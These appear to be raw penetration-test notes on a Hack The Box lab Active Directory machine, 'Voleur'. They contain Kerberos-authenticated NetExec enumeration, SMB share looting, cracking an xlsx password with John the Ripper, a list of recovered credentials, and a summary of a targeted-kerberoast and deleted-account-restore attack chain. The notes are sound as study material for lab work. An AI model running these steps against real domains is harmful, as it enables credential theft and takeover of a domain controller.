Candidate.Engine.: Device Generator
Candidates.#01...: 0727588448 -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Temp: 49c Util: 29% Core:1830MHz Mem:6000MHz Bus:8

Started: Fri Aug 28 10:06:58 2026
Stopped: Fri Aug 28 10:07:03 2026
```

Logging output

NXC

User Ryan

LDAP

We have 2 problems 1.- NTLM is false and 2.- Kerberos skew error, therefore we have to use:

```
sara@sara ~/D/H/H/V/E/S/Service> faketime "$(ntpddate -q voleur.htb | cut -d
' ' -f 1,2)" nxc ldap voleur.htb -u ryan.naylor -p "Hollow0ct31Nyt" -k
LDAP      voleur.htb      389      DC      [*] None (name:DC)
(domain:voleur.htb) (signing:None) (channel binding:No TLS cert)
(NTLM:False)
LDAP      voleur.htb      389      DC      [+]
voleur.htb\ryan.naylor:Hollow0ct31Nyt
```

SMB

Checking smb but there's an error:

```
sara@sara ~/D/H/H/V/E/S/Service> faketime "$(ntpddate -q voleur.htb | cut -d
' ' -f 1,2)" nxc smb voleur.htb -u ryan.naylor -p "Hollow0ct31Nyt" -k --
shares
SMB      voleur.htb      445      voleur      [*] x64 (name:voleur)
(domain:htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB      voleur.htb      445      voleur      [-]
htb\ryan.naylor:Hollow0ct31Nyt [Errno Connection error (HTB:88)] [Errno -2]
Name or service not known
sara@sara ~/D/H/H/V/E/S/Service> faketime "$(ntpddate -q voleur.htb | cut -d
' ' -f 1,2)" nxc smb voleur.htb -u ryan.naylor -p "Hollow0ct31Nyt" -k
SMB      voleur.htb      445      voleur      [*] x64 (name:voleur)
(domain:htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB      voleur.htb      445      voleur      [-]
htb\ryan.naylor:Hollow0ct31Nyt [Errno Connection error (HTB:88)] [Errno -2]
Name or service not known
```

The only thing we did was to replace the target instead of domain name we change it to the IP address:

```
sara@sara ~/D/H/H/V/E/S/Service> faketime "$(ntdate -q voleur.htb | cut -d
' ' -f 1,2)" nxc smb 10.129.232.130 -u ryan.naylor -p "Hollow0ct31Nyt" -k
SMB          10.129.232.130  445    DC          [*]  x64 (name:DC)
(domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB          10.129.232.130  445    DC          [+]
voleur.htb\ryan.naylor:Hollow0ct31Nyt
```

Enumerating Shares

```
faketime "$(ntdate -q voleur.htb | cut -d ' ' -f 1,2)" nxc smb
10.129.232.130 -u ryan.naylor -p "Hollow0ct31Nyt" -k --shares
SMB          10.129.232.130  445    DC          [*]  x64 (name:DC)
(domain:voleur.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB          10.129.232.130  445    DC          [+]
voleur.htb\ryan.naylor:Hollow0ct31Nyt
SMB          10.129.232.130  445    DC          [*] Enumerated shares
SMB          10.129.232.130  445    DC          Share
Permissions    Remark
SMB          10.129.232.130  445    DC          -----
---          -----
SMB          10.129.232.130  445    DC          ADMIN$
Remote Admin
SMB          10.129.232.130  445    DC          C$
Default share
SMB          10.129.232.130  445    DC          Finance
SMB          10.129.232.130  445    DC          HR
SMB          10.129.232.130  445    DC          IPC$          READ
Remote IPC
SMB          10.129.232.130  445    DC          IT          READ
SMB          10.129.232.130  445    DC          NETLOGON      READ
Logon server share
SMB          10.129.232.130  445    DC          SYSVOL          READ
Logon server share
```

We can read the IT share, let's go for it.

Spider Plus

```
{
  "IT": {
    "First-Line Support/Access_Review.xlsx": {
      "atime_epoch": "2025-01-31 01:09:27",
      "ctime_epoch": "2025-01-29 01:39:51",
      "mtime_epoch": "2025-05-29 15:23:36",
      "size": "16.5 KB"
    }
  },
  "NETLOGON": {},
  "SYSVOL": {
    "valeur.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI": {
      "atime_epoch": "2025-05-07 17:01:14",
      "ctime_epoch": "2025-01-29 00:42:28",
      "mtime_epoch": "2025-05-07 17:01:14",
      "size": "22 B"
    },
    "valeur.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/Audit/audit.csv": {
      "atime_epoch": "2025-05-07 17:01:14",
      "ctime_epoch": "2025-05-07 17:01:02",
      "mtime_epoch": "2025-05-07 17:01:14",
      "size": "377 B"
    },
    "valeur.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
      "atime_epoch": "2025-05-07 17:00:32",
      "ctime_epoch": "2025-01-29 00:42:28",
      "mtime_epoch": "2025-05-07 17:00:32",
      "size": "1.19 KB"
    },
    "valeur.htb/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Registry.pol": {
      "atime_epoch": "2025-01-29 00:49:11",
      "ctime_epoch": "2025-01-29 00:49:11",
      "mtime_epoch": "2025-01-29 00:49:11",
      "size": "2.72 KB"
    },
    "valeur.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}/GPT.INI": {
      "atime_epoch": "2025-01-30 05:57:03",
      "ctime_epoch": "2025-01-29 00:42:28",
      "mtime_epoch": "2025-01-30 05:57:03",
      "size": "23 B"
    }
  }
}
```

```

    },
    "voleur.htb/Policies/{6AC1786C-016F-11D2-945F-
00C04fB984F9}/MACHINE/Microsoft/Windows NT/SecEdit/GptTmpl.inf": {
        "atime_epoch": "2025-01-30 05:57:03",
        "ctime_epoch": "2025-01-29 00:42:28",
        "mtime_epoch": "2025-01-30 05:57:03",
        "size": "4.01 KB"
    }
}
}
}

```

WinRM

```

sara@sara ~/D/H/H/Voleur> faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f
1,2)" nxc winrm 10.129.232.130 -u ryan.naylor -p "HollowOct31Nyt" -k
[03:08:32] ERROR      Invalid NTLM challenge received from server. This may
indicate NTLM is not supported and nxc winrm only support NTLM currently
winrm.py:66
WINRM      10.129.232.130  5985   10.129.232.130   [*] None
(name:10.129.232.130) (domain:None) (NTLM:False)

```

SSH

```

sara@sara ~/D/H/H/Voleur> faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f
1,2)" nxc ssh 10.129.232.130 -u ryan.naylor -p "HollowOct31Nyt" --port 2222
SSH      10.129.232.130  2222   10.129.232.130   [*] SSH-2.0-
OpenSSH_8.2p1 Ubuntu-4ubuntu0.11
SSH      10.129.232.130  2222   10.129.232.130   [-]
ryan.naylor:HollowOct31Nyt

```

No SSH access.

Service account svc_ldap

```

sara@sara ~/D/T/MANSPIDER2.0> faketime "$(ntpddate -q voleur.htb | cut -d ' '
-f 1,2)" nxc ldap voleur.htb -u "svc_ldap" -p "M1XyC9pW7qT5Vn" -k
LDAP      voleur.htb      389     DC              [*] None (name:DC)
(domain:voleur.htb) (signing:None) (channel binding:No TLS cert)
(NTLM:False)

```

```
LDAP      voleur.htb      389      DC      [+]
voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
```

Service account svc_iis

```
sara@sara ~/D/H/H/Voleur> faketime "$(ntpddate -q voleur.htb | cut -d ' ' -f
1,2)" nxc ldap voleur.htb -u "svc_iis" -p "N5pXyW1VqM7CZ8" -k
LDAP      voleur.htb      389      DC      [*] None (name:DC)
(domain:voleur.htb) (signing:None) (channel binding:No TLS cert)
(NTLM:False)
LDAP      voleur.htb      389      DC      [+]
voleur.htb\svc_iis:N5pXyW1VqM7CZ8
```

SMBCLIENT

```
sara@sara ~/D/T/MANSPIDER2.0 [0|1]> faketime "$(ntpddate -q voleur.htb | cut
-d ' ' -f 1,2)" \
                                     smbclient //dc.voleur.htb/IT
--use-kerberos=required
Try "help" to get a list of possible commands.
smb: \> ls
.                                     D            0  Wed Jan 29 01:10:01 2025
..                                    DHS           0  Thu Jul 24 13:09:59 2025
First-Line Support                   D            0  Wed Jan 29 01:40:17 2025

5311743 blocks of size 4096. 996062 blocks available
smb: \> cd "First-Line Support"
smb: \First-Line Support\> ls
.                                     D            0  Wed Jan 29 01:40:17 2025
..                                    D            0  Wed Jan 29 01:10:01 2025
Access_Review.xlsx                  A       16896  Thu Jan 30 06:14:25 2025

5311743 blocks of size 4096. 996012 blocks available
smb: \First-Line Support\> get Access_Review.xlsx
getting file \First-Line Support\Access_Review.xlsx of size 16896 as
Access_Review.xlsx (51.1 KiloBytes/sec) (average 51.1 KiloBytes/sec)
smb: \First-Line Support\> The connection is disconnected now:
NT_STATUS_CONNECTION_DISCONNECTED
```

The xlsx file is password protected and we use office2john to crack the password.

```
sara@sara ~/D/H/H/Voleur [SIGINT]> office2john Access_Review.xlsx >
file.hash
sara@sara ~/D/H/H/Voleur> cat file.hash
Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b3
3f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d525691
345004092482f9fd59cfa111c
sara@sara ~/D/H/H/Voleur> hashcat --identify file.hash
No hash-mode matches the structure of the input hash.

sara@sara ~/D/H/H/Voleur [255]> hashid file.hash
--File 'file.hash'--
Analyzing
'Access_Review.xlsx:$office$*2013*100000*256*16*a80811402788c037b50df976864b
33f5*500bd7e833dffaa28772a49e987be35b*7ec993c47ef39a61e86f8273536decc7d52569
1345004092482f9fd59cfa111c'
```

```
[+] Unknown hash
--End of file 'file.hash'--
sara@sara ~/D/H/H/Voleur> john file.hash --
wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Office, 2007/2010/2013 [SHA1 256/256 AVX2 8x /
SHA512 256/256 AVX2 4x AES])
Cost 1 (MS Office version) is 2013 for all loaded hashes
Cost 2 (iteration count) is 100000 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
football1      (Access_Review.xlsx)
1g 0:00:00:01 DONE (2026-08-27 16:37) 0.5714g/s 493.7p/s 493.7c/s 493.7C/s
football1..felipe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Misc Files

Credentials

ryan.naylor / HollowOct31Nyt

svc_ldap / M1XyC9pW7qT5Vn

svc_iis / N5pXyW1VqM7CZ8

football1 - xlsx file.

todd.wolfe / NightT1meP1dg3on14

jeremy.combs / qT3V9pLXyN7W4m

Notes

Access Review file

Let's test this:

Todd.Wolfe

Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.

```
(spdr) sara@sara ~/D/T/MANSPIDER2.0> faketime "$(ntpddate -q voleur.htb | cut
-d ' ' -f 1,2)" nxc ldap voleur.htb -u "svc_ldap" -p "M1XyC9pW7qT5Vn" -k
LDAP      voleur.htb      389      DC      [*] None (name:DC)
(domain:voleur.htb) (signing:None) (channel binding:No TLS cert)
(NTLM:False)
LDAP      voleur.htb      389      DC      [+]
voleur.htb\svc_ldap:M1XyC9pW7qT5Vn
```

Attack Chain

- 1.- The tester utilized the provided credentials to spider through the IT share using Netexec (NXC) and found a "Access_Review.xlsx", the document was password-protected.
- 2.- The password of the xlsx file was successfully cracked using John the ripper tool which allowed access to the file. It contained critical data such as passwords for the svc_ldap and svc_iis service accounts. And information about a deleted account but informing that the password was reset. In other words this file provided more than critical information it gave us information about what it seemed all users account and hints about their role in the company.
- 3.- The tester run the tool RustHound which is a Bloodhound data collector for a better visualization of the AD environment and it's relations.
- 4.- With the collected data the tester found that the [svc_ldap@voleur.htb](#) account has WriteSPN permissions over the [svc_winrm@voleur.htb](#) account, furthermore it was detected that the account was part of the Remote Management Users allowing access via winRM port 5986/TCP. Such permission allows a user to perform a targeted kerberoast to obtain a hash and attempt to crack it, the tester ran the attack successfully and moreover was able to crack it as well.
- 5.- Now having established a foothold in to the domain controller, the tester was able to perform local privilege escalation to either move laterally or getting total control of the DC.
- 6.- The tester noticed that the service account [svc_ldap@voleur.htb](#) was part of a custom group named RESTORE_USERS which reminded of the previously deleted user account seen on the "Access_Review.xlsx" file (todd.wolfe).
- 7.- The tester proceeded to create a Power Shell Credential object within the [svc_winrm@voleur.htb](#) terminal session and with those credentials it was possible to restore the user and using the password found on the xlsx file for [todd.wolfe@voleur.htb](#) the tester found via NXC that the password was valid for SMB and also listed the shares.
- 8.-

Local Priv Esc

Whoami All

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> whoami /all

USER INFORMATION
-----

User Name          SID
=====
voleur\svc_winrm S-1-5-21-3927696377-1337352550-2781715495-1601

GROUP INFORMATION
-----

Group Name          Type          SID
Attributes
=====
Everyone            Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users      Alias          S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users              Alias          S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias          S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK      Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users      Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization      Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label      S-1-16-8448

PRIVILEGES INFORMATION
-----

Privilege Name          Description          State
=====
```

SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

net user

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> net user
```

User accounts for \\

```
-----
---
Administrator          Guest                  jeremy.combs
krbtgt                  lacey.miller          marie.bryant
ryan.naylor             svc_backup            svc_iis
svc_ldap                svc_winrm
```

net localgroup

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> net localgroup
```

Aliases for \\DC

```
-----
---
*Access Control Assistance Operators
*Account Operators
*Administrators
*Allowed RODC Password Replication Group
*Backup Operators
*Cert Publishers
*Certificate Service DCOM Access
*Cryptographic Operators
*Denied RODC Password Replication Group
*Distributed COM Users
*DnsAdmins
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Incoming Forest Trust Builders
*Network Configuration Operators
*Performance Log Users
```

- *Performance Monitor Users
- *Pre-Windows 2000 Compatible Access
- *Print Operators
- *RAS and IAS Servers
- *RDS Endpoint Servers
- *RDS Management Servers
- *RDS Remote Access Servers
- *Remote Desktop Users
- *Remote Management Users
- *Replicator
- *Server Operators
- *Storage Replica Administrators
- *Terminal Server License Servers
- *Users
- *Windows Authorization Access Group

Checking installed software

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> dir "C:\Program Files"
```

Directory: C:\Program Files

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	1/28/2025 8:45 PM		Common Files
d-----	5/29/2025 3:08 PM		Internet Explorer
d-----	5/8/2021 1:20 AM		ModifiableWindowsApps
d-----	1/30/2025 6:20 AM		PackageManagement
d-----	7/24/2025 1:10 PM		VMware
d-----	1/29/2025 12:53 AM		Windows Defender
d-----	6/30/2025 2:28 PM		Windows Defender Advanced
Threat Protection			
d-----	5/29/2025 3:08 PM		Windows Mail
d-----	5/29/2025 3:08 PM		Windows Media Player
d-----	5/8/2021 2:35 AM		Windows NT
d-----	5/29/2025 3:08 PM		Windows Photo Viewer
d-----	1/30/2025 6:20 AM		WindowsPowerShell


```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> dir "C:\Program Files (x86)"
```

Directory: C:\Program Files (x86)

Mode	LastWriteTime	Length	Name
----	-----	-----	----
d-----	5/8/2021 1:34 AM		Common Files
d-----	5/29/2025 3:08 PM		Internet Explorer
d-----	1/28/2025 12:42 PM		Microsoft
d-----	5/8/2021 1:34 AM		Microsoft.NET
d-----	5/8/2021 2:35 AM		Windows Defender
d-----	5/29/2025 3:08 PM		Windows Mail
d-----	5/29/2025 3:08 PM		Windows Media Player
d-----	5/8/2021 2:35 AM		Windows NT
d-----	5/29/2025 3:08 PM		Windows Photo Viewer
d-----	5/8/2021 1:34 AM		WindowsPowerShell

Listing services

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> netstat -tno
```

Active Connections

Proto	Local Address	Foreign Address	State	PID
Offload	State			
TCP	10.129.232.130:389	10.129.232.130:50031	ESTABLISHED	676
InHost				
TCP	10.129.232.130:389	10.129.232.130:50046	ESTABLISHED	676
InHost				
TCP	10.129.232.130:389	10.129.232.130:50050	ESTABLISHED	676
InHost				
TCP	10.129.232.130:5985	10.10.15.159:54638	TIME_WAIT	0
InHost				
TCP	10.129.232.130:5985	10.10.15.159:54654	ESTABLISHED	4
InHost				
TCP	10.129.232.130:5985	10.10.15.159:59482	TIME_WAIT	0
InHost				
TCP	10.129.232.130:50031	10.129.232.130:389	ESTABLISHED	2968
InHost				
TCP	10.129.232.130:50046	10.129.232.130:389	ESTABLISHED	2908
InHost				
TCP	10.129.232.130:50050	10.129.232.130:389	ESTABLISHED	2908
InHost				
TCP	10.129.232.130:65399	10.129.232.130:53	TIME_WAIT	0
InHost				
TCP	127.0.0.1:389	127.0.0.1:52872	ESTABLISHED	676
InHost				
TCP	127.0.0.1:389	127.0.0.1:52874	ESTABLISHED	676
InHost				
TCP	127.0.0.1:389	127.0.0.1:52898	ESTABLISHED	676
InHost				
TCP	127.0.0.1:52872	127.0.0.1:389	ESTABLISHED	2960
InHost				
TCP	127.0.0.1:52874	127.0.0.1:389	ESTABLISHED	2960
InHost				
TCP	127.0.0.1:52898	127.0.0.1:389	ESTABLISHED	2968
InHost				
TCP	:::1:49668	:::1:50065	ESTABLISHED	676
InHost				
TCP	:::1:49668	:::1:50120	ESTABLISHED	676
InHost				
TCP	:::1:49668	:::1:52903	ESTABLISHED	676

```

InHost
TCP      [::1]:50065          [::1]:49668          ESTABLISHED          2908
InHost
TCP      [::1]:50120          [::1]:49668          ESTABLISHED          676
InHost
TCP      [::1]:52903          [::1]:49668          ESTABLISHED          2112
InHost

```

```
*Evil-WinRM* PS C:\Users\svc_winrm\desktop> netstat -to
```

Active Connections

	Proto	Local Address	Foreign Address	State	PID
Offload					
	TCP	10.129.232.130:389	DC:50031	ESTABLISHED	676
InHost	TCP	10.129.232.130:389	DC:50046	ESTABLISHED	676
InHost	TCP	10.129.232.130:389	DC:50050	ESTABLISHED	676
InHost	TCP	10.129.232.130:5985	10.10.15.159:54638	TIME_WAIT	0
InHost	TCP	10.129.232.130:5985	10.10.15.159:54654	ESTABLISHED	4
InHost	TCP	10.129.232.130:5985	10.10.15.159:59482	TIME_WAIT	0
InHost	TCP	10.129.232.130:50031	DC:ldap	ESTABLISHED	2968
InHost	TCP	10.129.232.130:50046	DC:ldap	ESTABLISHED	2908
InHost	TCP	10.129.232.130:50050	DC:ldap	ESTABLISHED	2908
InHost	TCP	10.129.232.130:65399	DC:domain	TIME_WAIT	0
InHost	TCP	127.0.0.1:389	DC:52872	ESTABLISHED	676
InHost	TCP	127.0.0.1:389	DC:52874	ESTABLISHED	676
InHost	TCP	127.0.0.1:389	DC:52898	ESTABLISHED	676
InHost	TCP	127.0.0.1:52872	DC:ldap	ESTABLISHED	2960
InHost	TCP	127.0.0.1:52874	DC:ldap	ESTABLISHED	2960
InHost	TCP	127.0.0.1:52898	DC:ldap	ESTABLISHED	2968
InHost					

TCP InHost	[::1]:135	DC:65409	ESTABLISHED	912
TCP InHost	[::1]:49668	DC:50065	ESTABLISHED	676
TCP InHost	[::1]:49668	DC:50120	ESTABLISHED	676
TCP InHost	[::1]:49668	DC:52903	ESTABLISHED	676
TCP InHost	[::1]:49668	DC:65410	ESTABLISHED	676
TCP InHost	[::1]:50065	DC:49668	ESTABLISHED	2908
TCP InHost	[::1]:50120	DC:49668	ESTABLISHED	676
TCP InHost	[::1]:52903	DC:49668	ESTABLISHED	2112
TCP InHost	[::1]:65409	DC:epmap	ESTABLISHED	2796
TCP InHost	[::1]:65410	DC:49668	ESTABLISHED	2796

net user admin

```
*Evil-WinRM* PS C:\users\all users\ssh> net user administrator /domain
User name Administrator
Full Name
Comment Built-in account for administering the
computer/domain
User's comment
Country/region code 000 (System Default)
Account active Yes
Account expires Never

Password last set 1/28/2025 1:35:13 PM
Password expires Never
Password changeable 1/29/2025 1:35:13 PM
Password required Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon 8/27/2026 11:01:08 PM

Logon hours allowed All

Local Group Memberships *Administrators
Global Group memberships *Group Policy Creator *Enterprise Admins
                        *Schema Admins *Domain Admins
                        *Domain Users

The command completed successfully.
```

Local Priv Esc as Jeremy

Whoami

```
USER INFORMATION
-----

User Name          SID
=====
voleur\jeremy.combs S-1-5-21-3927696377-1337352550-2781715495-1109


GROUP INFORMATION
-----

Group Name          Type          SID
Attributes
=====
Everyone            Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users      Alias          S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users          Alias          S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias          S-1-5-32-554
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK      Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users      Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization      Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
VOLEUR\Third-Line Technicians      Group          S-1-5-21-3927696377-1337352550-2781715495-1114
Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label      S-1-16-8448


PRIVILEGES INFORMATION
-----
```

Privilege Name	Description	State
=====	=====	=====
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

User tree directory listing

```

C:\USERS\JEREMY.COMBS
+---3D Objects
+---Contacts
+---Desktop
|       Microsoft Edge.lnk
|
+---Documents
+---Downloads
+---Favorites
|   |   Bing.url
|   |
|   +---Links
+---Links
|       Desktop.lnk
|       Downloads.lnk
|
+---Music
+---Pictures
+---Saved Games
+---Searches
+---Videos

```

Troubleshooting

We modify the /etc/krb5.conf file with:

```
[libdefaults]
    default_realm = VOLEUR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    VOLEUR.HTB = {
        kdc = dc.voleur.htb
        admin_server = dc.voleur.htb
    }
```

After making the modification

```
(spdr) sara@sara ~/D/T/MANSPIDER2.0> faketime "$(ntpddate -q voleur.htb | cut
-d ' ' -f 1,2)" \
                                smbclient //dc.voleur.htb/IT \
                                -U 'ryan.naylor@voleur.htb' \
                                --use-kerberos=required
do_connect: Connection to dc.voleur.htb failed (Error
NT_STATUS_UNSUCCESSFUL)
```

```
(spdr) sara@sara ~/D/T/MANSPIDER2.0 [0|1]> faketime "$(ntpddate -q voleur.htb
| cut -d ' ' -f 1,2)" \
                                kinit ryan.naylor@VOLEUR.HTB
kinit: Cannot contact any KDC for realm 'VOLEUR.HTB' while getting initial
credentials
```


After fixing a typo in /etc/hosts we were able to run the kinit command.

Scans

AD Enumeration

Bloodhound

User Ryan is part of the group FIRST-LINE Technician



However, there's nothing else interesting.

User svc_ldap has interesting permissions configurations

